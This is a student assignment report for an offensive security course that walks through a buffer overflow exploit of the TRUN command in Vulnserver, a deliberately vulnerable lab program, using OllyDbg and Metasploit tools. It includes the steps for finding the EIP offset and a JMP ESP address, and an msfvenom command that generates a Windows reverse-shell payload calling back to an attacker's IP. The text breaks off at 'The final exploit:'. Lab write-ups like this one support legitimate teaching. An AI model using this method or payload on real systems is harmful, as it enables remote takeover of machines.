IE4012
Offensive Hacking Tactical and Strategic
4rd Year, 1st Semester

Assignment

Buffer overflow exploit using TRAN command

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

01/05/2020

Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number : IT17157438

Name : M Musharif

- What is a buffer?
  Buffer is a memory location in a running program. It is used for storing temporary data that is being used by the program. A single program can contain thousands of buffers.

- What is buffer overflow?

  A process in which a program that is running writes data outside of the temporary data storage area (buffer) and in to other areas of program memory not designated to store data.

- What happens when a buffer overflow occurred?
  - Crashes the program.
  - Slow down the process of the program.
  - It may return bad data.
  - Allows to run other programs or commands (Command execution)

Reference : http://sh3llc0d3r.com/vulnserver-trun-command-buffer-overflow-exploit/

1. Identify the position of EIP

In the beginning create a file called 1.py that contain 5050 “A” characters and EIP was overwritten with 41414141, which is the hex code of the “A” character. EIP was overwritten with our buffer. If we find the position of the EIP in our buffer, then we can overwrite it with any value.




Figure 1

There is a metasploit tool which generates a unique pattern. If we send it instead of “A” characters, then we can find out the offset with another metasploit module. Generate the unique pattern.

/usr/share/metasploit-framework/tools/pattern_create.rb -l 5050




Figure 2

Copy the pattern and paste it in the buffer characters.






Figure 3

Start the Vulnserver and OllyDbg. Attach the debugger to Vulnserver and press the triangle, so that the application is not blocked. Execute the PoC script (1.py) with the pattern. The EIP is overwritten with a different value.



Before excecuting PoC script (EIP = 770DFC02)

Figure 4



After excecuting PoC script (EIP =386F4337)

Figure 5

Execute the following command with new EIP value:

/usr/share/metasploit-framework/tools/pattern_offset.rb -q 386f4337




Figure 6

Update the PoC script the following way: First send 2003 A character, then send 4 B, then C characters.

… A A A A A | B B B B | C C C C C …

The updated PoC script:





Figure 7

Restart Vulnserver and OllyDbg and execute the updated PoC script. This time EIP is overwritten with Bs.



2. Check bad characters

The buffer should not contain zero characters as it terminates the string and make our attack fail. We have to check if there is other bad characters. In order to do that, we send a buffer with each character and check it in the debugger.




Figure 8

The characters are next to our four B. The result seems to OK. The only bad character is the 0x00.




Figure 9

3. Find address for EIP

in this step we have to check the registers and the stack. We have to find a way to jump to our buffer to execute our code. ESP points to the beginning of the C part of our buffer. We have to find a JMP ESP or CALL ESP instruction. Do not forget, that the address must not contain bad characters!

Open the executable modules list in OllyDbg (press the E letter on the toolbar). Select a module, for example the ntdll.dll.




Figure 10

Press right click on the ntdll and click View code in CPU




Figure 11

Press right click on the code and select Search for/All commands.




Figure 12

Enter JMP ESP and click find




Figure 13

A couple of possible address is displayed. Select one.




Figure 14

Copy this address into the PoC script. Update the Bs with this address. Do not forget that the order is reversed. Create a breakpoint by clicking Toggle breakpoint The updated script:

7779F115




Figure 15

Try to send this buffer to Vulnserver, but first set a break point at the chosen address and let us see if it is hit.




Figure 16

4. Add shellcode to the exploit

Generate a shellcode with msfvenom:

msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=<attacker's IP address> LPORT=4444 -e x86/shikata_ga_nai -b '\x00' -f python




Figure 17

Place the generated code into the PoC script and update the buffer, so that the shellcode is placed after the EIP, in the C part. Place some NOP instructions before the shellcode. (NOP = 0x90) The final exploit:

